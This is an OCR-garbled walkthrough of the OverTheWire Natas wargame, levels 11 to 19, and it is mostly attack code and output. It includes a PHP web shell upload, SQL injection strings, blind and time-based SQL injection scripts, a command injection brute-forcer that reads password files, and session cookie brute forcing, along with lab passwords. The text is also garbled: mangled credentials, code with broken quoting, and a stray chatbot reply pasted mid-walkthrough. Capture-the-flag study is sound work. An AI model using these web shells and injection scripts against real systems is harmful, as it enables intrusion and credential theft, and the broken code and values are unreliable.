
Here's an example:

This is our plaintext: {"showpassword":"no","bgcolor":"#ffffff"}


And this is our encrypted text:

HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAyJnTRg=


To get the key, we will first need to decrypt the Base64.



**And to get the key, we will need to use XOR with the plaintext.
Don't forget to set it to UTF-8 when searching for the key.**



Now, we can use the key to encrypt something of our own.



Okay, now that we've got that out of the way, let's start Level 11!

Cookies are protected with XOR encryption

Background color: #fffff0


[View sourcecode](#)

We can see here that the cookie is encrypted with XOR.

Let's first capture the cookie!

```
GET /?bgcolor=%23ffffff HTTP/1.1
Host: natas11.natas.labs.overthewire.org
Authorization: Basic bmFOYXmxMTpVSmRxao5xcFR1NlZMdDlVSFD8Z1JaejZzvLVaM2xFaw==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas11.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: data=HmYkBwozJw4WNyAAFYB1VUcq0E1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D
Connection: close
```

Here is the cookie. We can decrypt its first layer using Burp Suite.



HmYkBwozJw4WNyAAFYB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg%63D

HmYkBwozJw4WNyAAFYB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg=

In the decrypted option...

```
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#[a-f\d]{6}$/', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}
```

From this section of the source code, we can see:

\$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff").

This is our key to victory, but we will come back for it.

We can see here that the cookie data is being decoded with Base64, then XOR encoded, and finally it's being decoded with JSON.

If you remember, this is the way to get the XOR key.

```
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
    if (preg_match('/^#[[:alpha-][[:digit-]]{6}]/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);

?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;">
Cookies are protected with XOR encryption<br/><br/>

<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>
```

And in this part, we can see the encryption.

Here, the PHP script takes the key, first encrypts it with JSON, then encrypts it with XOR, and finally with Base64.

At the end, we can see that if data == yes, we will get the password.

So, where do we start with the:

\$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff")?

We will need to decrypt it to plain text, so for that, we will go to PHP online.

Here you can see we have decrypted the JSON and gotten the text file.

The screenshot shows a PHP Sandbox interface. The code area contains:

```
<?php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
echo json_encode($defaultdata)
?>
```

Below the code, there are two buttons: "Execute Code" and "Save or share code".

The "Result for 8.2.20:" section displays the output of the executed code:

```
{"showpassword":"no","bgcolor":"#ffffff"}
```

Do you remember the explosion?

Try it by yourself.

After we finish, we can go to Burp Suite and insert our cookie into the web page.

```
1 GET / HTTP/1.1
2 Host: natas11.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic bmFOYXMXMTpVsRx0sxcFR1NLZMdDlVSFdBZ1JaejZzVlVaM2xFaw==
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: data=HMykBwOzJw4NyAAFyBLVUc9MhxHaHUNAic4Aw02dVVHZzEJAyIxUC5
11 Connection: close
```

Cookies are protected with XOR encryption


The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

Background color: Set color


[View sourcecode](#)

We did it! Next stop: Level 12!

Level 12



In this level, we will need to upload a file to the system. As you can see, let's try uploading a PHP file and see what happens.



We can see here that the file extension has been changed from .php to .jpg.

Let's use Burp Suite to fix this.

php

Copy code


```
<?php passthru($_GET['here']); ?>
```

I am using this one-liner to get control over the page so I can see the password for the next level.


Here, we can see that the website automatically sets the file extension to .jpg. Let's fix that.

```
8qce0k28b7.jpg
-----WebKitFormBoundary7vjqpJd3DYzLSY0t
5 Content-Disposition: form-data; name="uploadedfile"; filename="php.php"
6 Content-Type: application/x-php
7
8 <?php passthru($_GET['here']);?>
9
-----WebKitFormBoundary7vjqpJd3DYzLSY0t--
1
23 8qce0k28b7.php
24 -----WebKitFormBoundary7vjqpJd3DYzLSY0t
25 Content-Disposition: form-data; name="uploadedfile"; filename="php.php"
26 Content-Type: application/x-php
27
28 <?php passthru($_GET['here']);?>
29
30 -----WebKitFormBoundary7vjqpJd3DYzLSY0t--
```


And now, let's forward the request.



And here, we can see that the file has been changed.



As you can see, we gained control over the web page.



And here is the password for the next level.

Next level ahead!

Level 13

The screenshot shows a web page with a light gray header and footer. The main content area has a white background. At the top, it says "For security reasons, we now only accept image files!". Below that is a file input field with the placeholder "Choose a JPEG to upload (max 1KB)". Underneath the input field are two buttons: "Choose File" and "Upload File". To the right of the input field is a blue link "View sourcecode".

Here we can see that they only accept image files.

Let's see how the web page reacts if we upload a PHP file.


The screenshot shows a web page with a light gray header and footer. The main content area has a white background. It displays the same message as the previous screenshot: "For security reasons, we now only accept image files!". Below this, there is an error message: "File is not an image". To the right of the error message is a blue link "View sourcecode".

Hmm, if the website only accepts PNG files, we could inject our code into it.

Much easier than trying to figure out what the website is looking for.

But don't forget, the file needs to be below 1000KB!

**Here you can see that I have injected my code inside and copied the file header and trailer.
Don't forget to change the file extension!**



We did it!

Like the last one, we will do the same thing, but now we will get the password for Level 14.

And here is the password:

z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

Here is a great site for SQL injection cheat sheets:

[SQL injection cheat sheet](#) | Web Security Academy

Level 14

Username:

Password:

[View sourcecode](#)

Here we can see the username and password. This might be a case for SQL injection.

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in **/var/www/natas/natas14/index.php** on line **24**

Access denied!

[View sourcecode](#)

We managed to see that it's an SQL injection, and we can tell that it's not a blind SQL case since it is informing us of a problem.

Username:

Password:

Here's the corrected version:

We can use the OR 1=1 -- to pass this level.

Explanation of the injection:

- **"** = We can see that an error was made, which means the SQL is trying to use it.
- **OR 1=1** = It means that what comes after this will always be true.
- **--** = This will ignore the rest of the query.

Successful login! The password for natas15 is
SdqlqBsFc3yotlNYErZSzwlkm0lrvx

[View sourcecode](#)

Level 15

Go to Repeater and type this command:

```
15
16 username=natas16" and (select length(password)=1 from users where username="natas16")#
```

This query will check the length of the password for the user natas16. After we type the query, we can go to Intruder so we can brute force the length of the password.

```
1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 87
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXNtZHFJcUJzRmN6M3lvdGx0WVywlnNad2Jsa20wbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://natas15.natas.labs.overthewire.org/
2 Accept-Encoding: gzip, deflate
3 Accept-Language: en-US,en;q=0.9
4 Connection: close
5
6 username=natas16" and (select length(password)=§1§ from users where username="natas16")#
```

Add 1 as a variable.

And now, let's go to the Payload section.

Select the numbers for the payload.

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:	1
To:	40
Step:	1
How many:	

Select from 1 to 40, step 1, and then start the attack.

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
25	25	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
26	26	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
28	28	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
29	29	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
30	30	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
31	31	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
32	32	200	<input type="checkbox"/>	<input type="checkbox"/>	1104	
33	33	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
34	34	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
35	35	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
36	36	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
37	37	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
38	38	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
39	39	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	
40	40	200	<input type="checkbox"/>	<input type="checkbox"/>	1111	

We can see that the only number that has a different response length is 32, so we now know that the length of the password is 32.

Now, we will need to find the characters.

We can use Python code to crack the password.

```
$ python bta.py
Password so far: h
Password so far: hP
Password so far: hPk
Password so far: hPkj
Password so far: hPkjK
Password so far: hPkjKY
Password so far: hPkjKYv
Password so far: hPkjKYvi
Password so far: hPkjKYviL
Password so far: hPkjKYviLQ
Password so far: hPkjKYviLQc
Password so far: hPkjKYviLQct
Password so far: hPkjKYviLQctE
Password so far: hPkjKYviLQctEW
Password so far: hPkjKYviLQctEW3
Password so far: hPkjKYviLQctEW33
Password so far: hPkjKYviLQctEW33Q
Password so far: hPkjKYviLQctEW33Qm
Password so far: hPkjKYviLQctEW33Qmu
Password so far: hPkjKYviLQctEW33QmuX
Password so far: hPkjKYviLQctEW33QmuXL
Password so far: hPkjKYviLQctEW33QmuXL6
Password so far: hPkjKYviLQctEW33QmuXL6e
Password so far: hPkjKYviLQctEW33QmuXL6eD
Password so far: hPkjKYviLQctEW33QmuXL6eDV
Password so far: hPkjKYviLQctEW33QmuXL6eDVf
Password so far: hPkjKYviLQctEW33QmuXL6eDVfM
Password so far: hPkjKYviLQctEW33QmuXL6eDVfMW
Password so far: hPkjKYviLQctEW33QmuXL6eDVfMW4
Password so far: hPkjKYviLQctEW33QmuXL6eDVfMW4s
Password so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
Password so far: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
The password for natas16 is: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

It looks like you want to share the Python code! Please feel free to paste it here, and I can help you refine or explain it if needed. 😊

```
import requests

url = "http://natas15.labs.overthewire.org/index.php"
auth = ("natas15", "5d41498fc23yotlNYErZSzwb1kn0lrvx") # Replace with your Natas15 credentials
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
password = ""

for position in range(1, 33): # Assuming the password is 32 characters long
    for char in charset:
        payload = f'natas16' and (select substring(password, {position}, 1) from users where username="natas16") LIKE BINARY '{char}' -- '
        response = requests.post(url, auth=auth, data={"username": payload})
        if "This user exists" in response.text: # Adjust based on the server's response
            password += char
            print(f"Password so far: {password}")
            break

print(f"The password for natas16 is: {password}")
```

Level 16

For security reasons, we now filter even more on certain characters

Find words containing: Search

Output:

[View sourcecode](#)

In this challenge, we need to find the password of the user, but it's a blind command injection. This means that even if we manage to retrieve the password, we won't be able to see it directly.

For security reasons, we now filter even more on certain characters

Find words containing: Search

Output:

```
password
password's
passwords
```

[View sourcecode](#)

If we try to inject the command, we will get nothing.

For security reasons, we now filter even more on certain characters

Find words containing: `$(grep ^n /etc/natas_webpas:`

Output:

```
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americanisms
Americans
April
```

When I'm grepping for "n", we get no output because "n" isn't the first character. But if I use "E", we should get a result.

For security reasons, we now filter even more on certain characters

Find words containing: `$(grep ^E /etc/natas_webpas`

Output:

[View sourcecode](#)

We will not get anything that indicates we have an "E" in the password.

So, I created a bash script that will brute force each letter and eventually give us the password.

```
#!/bin/bash

USERNAME="natas16"
PASSWORD="hPkJKYvilQctEW33QmuXL6eDVfMW4sGo"
url="http://$USERNAME.labs.overthewire.org/"
SECRET=""
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
while true; do
    FOUND_CHAR=false
    for CHAR in $(echo $CHARS | fold -w1); do
        echo "$CHAR"
        PAYLOAD=$(echo "\$(grep ^${SECRET}${CHAR} /etc/natas_webpass/natas17)")

        # Make the request
        RESPONSE=$(curl -s --user "$USERNAME:$PASSWORD" --data-urlencode "needle=$PAYLOAD" "$URL")

        # Check if the character is correct
        if [[ ! $RESPONSE =~ "output" ]]; then
            SECRET+=$CHAR
            echo "[+] Found character: $CHAR"
            FOUND_CHAR=true
            break
        fi
    done
    # Break the loop if no characters are found
    if [[ $FOUND_CHAR == false ]]; then
        break
    fi
done

echo "[+] Secret for Natas 17: $SECRET"
```

Here we got the password!

```
+] Found character: E
+] Found character: q
+] Found character: j
+] Found character: H
+] Found character: J
+] Found character: b
+] Found character: o
+] Found character: 7
+] Found character: L
+] Found character: F
+] Found character: N
+] Found character: b
+] Found character: 8
+] Found character: v
+] Found character: w
+] Found character: h
+] Found character: H
+] Found character: b
+] Found character: 9
+] Found character: s
+] Found character: 7
+] Found character: 5
+] Found character: h
+] Found character: o
+] Found character: k
+] Found character: h
+] Found character: 5
+] Found character: T
+] Found character: F
+] Found character: O
+] Found character: O
+] Found character: C
+] Secret for Natas 17: EqjHJbo7LFNb8vwhHb9s75hokh5TFOOC
```

Level 17

Username:
 [View sourcecode](#)

This time, we are facing a time-based SQL injection.

Username:
 [View sourcecode](#)

As you can see, we don't get any results.

[View sourcecode](#)

But if we make a correct query, we could use a time delay to figure out the password. For this, I used a Python script.

```

import requests
import re
from time import *

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
username = "natas17"
password = "EdJH3bo7LFBnb8vwhhb9s75hokhSTF80C"
Url = "http://natas17.natas.labs.overthewire.org"
session = requests.Session()
current_password = list()

while(True):
    for character in characters:
        print("Trying with: " + ''.join(current_password) + character)
        startTime = time()
        response = session.post(Url, data={"username": "natas18" AND password LIKE BINARY "'' + ''.join(current_password) + character + '%" AND SLEEP(2) #"}, auth=(username, password))
        endTime = time()
        if endTime - startTime > 2:
            current_password.append(character)
            break
    if len(current_password) == 32:
        break

```

```

Found character 17: D
Found character 18: 4
Found character 19: D
Found character 20: D
Found character 21: b
Found character 22: R
Found character 23: G
Found character 24: 6
Found character 25: Z
Found character 26: L
Found character 27: l
Found character 28: C
Found character 29: G
Found character 30: g
Found character 31: C
Found character 32: J
Password for natas18: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ

```

Level 18

Please login with your admin account to retrieve credentials for natas19.

Username:

Password:

[View sourcecode](#)

This time, we will need to brute force our way in!

But this time, we will need to brute force the cookie to get the admin password.

```
1 POST /index.php HTTP/1.1
2 Host: natas18.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXNxdD0zT0cxUGJLZFZqeUJscIhnRDRERGJSRzZaTGxDR2dDSg==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
8 Origin: http://natas18.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas18.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=$427$  

15 Connection: close
16
17 username=admin&password=admin
```

The system determines by the number if the user is the admin.

The screenshot shows the Metasploit Payload Generator interface. At the top, it says: "You can define one or more payload sets. The number of payload sets depends on the attack type defined in the configuration file." Below this, there are two dropdown menus: "Payload set: 1" (Payload count: 800) and "Payload type: Numbers" (Request count: 800). A section titled "Payload settings [Numbers]" is expanded, showing the following configuration:

- Type: Sequential (radio button selected)
- From: 1
- To: 800
- Step: 1
- How many: (empty input field)

Below this, the "Number format" section is shown, with "Base: Decimal" (radio button selected) and "Hex" (radio button unselected). There are four input fields for "Min integer digits", "Max integer digits", "Min fraction digits", and "Max fraction digits", all currently empty.

So, we will brute force the cookie and see if we get a different response.

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ▾	Comment
783	783	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
787	787	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
792	792	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
793	793	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
794	794	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
795	795	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
796	796	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
797	797	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
798	798	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
799	799	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
800	800	200	<input type="checkbox"/>	<input type="checkbox"/>	1284	
119	119	200	<input type="checkbox"/>	<input type="checkbox"/>	1326	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1284	

Request	Response
Pretty	Raw
Pretty	Raw
Pretty	Hex
Pretty	Render
1	<?php
2	\$level = 1;
3	Server: Apache/2.4.58 (Ubuntu)
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT
5	Cache-Control: no-store, no-cache, must-revalidate
6	Pragma: no-cache
7	Vary: Accept-Encoding
8	Content-Length: 1024
9	Connection: close
10	Content-Type: text/html; charset=UTF-8
11	
12	<html>
13	<head>
14	<!.. This stuff in the header has nothing to do with the level -->
15	<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
16	<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
17	<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
18	<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js">
19	</script>
20	<script src="http://natas.labs.overthewire.org/js/jquery-ui.js">
21	</script>
22	<script src="http://natas.labs.overthewire.org/js/wechall-data.js">
23	</script>
24	<script src="http://natas.labs.overthewire.org/js/wechall.js">
25	</script>
26	<script>
27	var wechallinfo = {
28	"level": "natas18", "pass": "60G1PbKdVjyBlpxgD4DDbRG6ZlCGgCJ"
29	};
30	</script>
31	</head>
32	<body>
33	<h1>
34	natas18
35	</h1>
36	<div id="content">
37	You are an admin. The credentials for the next level are:
38	<pre>
39	Username: natas19
40	Password: tnwER7PwfWkxsG4FNWUtoAZ9VyZTJqJr
41	</pre>
42	<div id="viewsource">
43	
44	View sourcecode
45	
46	</div>
47	</div>
48	</body>
49	</html>

Here we can see the response and the password for the next level!

The password: tnwER7PwfWkxsG4FNWUtoAZ9VyZTJqJr

Level 19

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

Please login with your admin account to retrieve credentials for natas20.

Username:
Password:

Here, we are greeted with the same thing as before, so let's check the cookies.

```
1 POST /index.php HTTP/1.1
